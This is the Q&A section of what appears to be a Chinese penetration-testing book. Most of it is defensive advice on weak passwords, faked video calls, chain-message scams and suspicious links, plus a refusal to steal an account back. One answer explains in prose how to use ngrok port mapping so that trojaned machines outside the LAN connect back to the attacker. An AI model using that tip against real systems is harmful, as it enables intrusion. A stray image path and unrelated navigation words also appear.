《中华人民共和国网络安全法》由中华人民共和国第十二届全国人民代表大会常务委员会第二十四次会议于 2016 年 11 月 7 日通过，自 2017 年 6 月 1 日起施行。

十、答疑

问:书中的payload都是在局域网内使用的,外网可以使用吗?

答：可以，通过端口映射工具即可实现外网计算机在中后门木马后反弹到本地局域网，如 ngrok 即可实现，在 IP 地址及端口那里做好设置即可，具体可以查阅相关资料。

问：kali 系统及虚拟机如何下载？

答：kali 是开源的，百度搜索官网下载即可，关于虚拟机网上有相关软件搜索下载即可。

问：人性漏洞这些该如何弥补？

答：多看网上一些案例，总结经验，这类修补很困难，因为江山易改本性难移，必须通过真实案例来刺激大脑才能从心里产生恐惧，进而愿意主动去修补漏洞。告诉很多遍不要设置弱口令，也不如发生一些因为弱口令导致的真实案例能更好的刺激你。

问：学习黑客渗透都需要什么条件？

答：如果你是为了搞破坏，我劝你还是别学了，如果是为了渗透测试完善系统，那么可以学。学习的必要的条件第一，你对渗透测试有极其浓厚的兴趣；

二，有一台自己的电脑设备；

三、每天有至少 2 个小时的时间来学习；

四、具备利用搜索引擎查找解决方案的能力；

问：通过网络视频聊天对方是不是就不能造假了？

答：互联网上一切都可以造假，当然包括和你开视频的人，你确定他就是某某吗？这种技术在至少 5 年前就有了。

问：我账号被盗了，我可以找你帮我盗回来吗？

答：不可以，一，我不确定账号真的属于你，二、盗号是违法行为，即便账号是你的，我再给盗回来也是违法的，你可以选择报警。


问：微信群里面发的那些各种爱国的一大段文字，提示转发即可获得 200 元红包是真的吗？

答：首先从技术上来说可以识别转发，并发送红包，但是腾讯不会那么做，否则可以通过程序利用几个小号不断的组群然后群发，这样无限循环，腾讯有多少钱都得被掏空。

问：群里面发的各种连接可以点吗？

答：如果是官方的链接可以打开，但是绝大多数都是群里的人在别的地方看到后直接转发过来的，他们不在乎是不是官方链接，在乎的是把链接里面的内容发送到群里，而这个链接有的是投票的、有的是填写信息抽奖的、还有的是各种各样的新闻，这些都有可能潜藏木马病毒，造成信息泄露等。所以不要乱发链接，别人发的也

不要轻易点开。


SHOW BUSINESS
NETWORK
MUSIC
CINEMA
BUSINESS/FINANCE
WORLD NEWS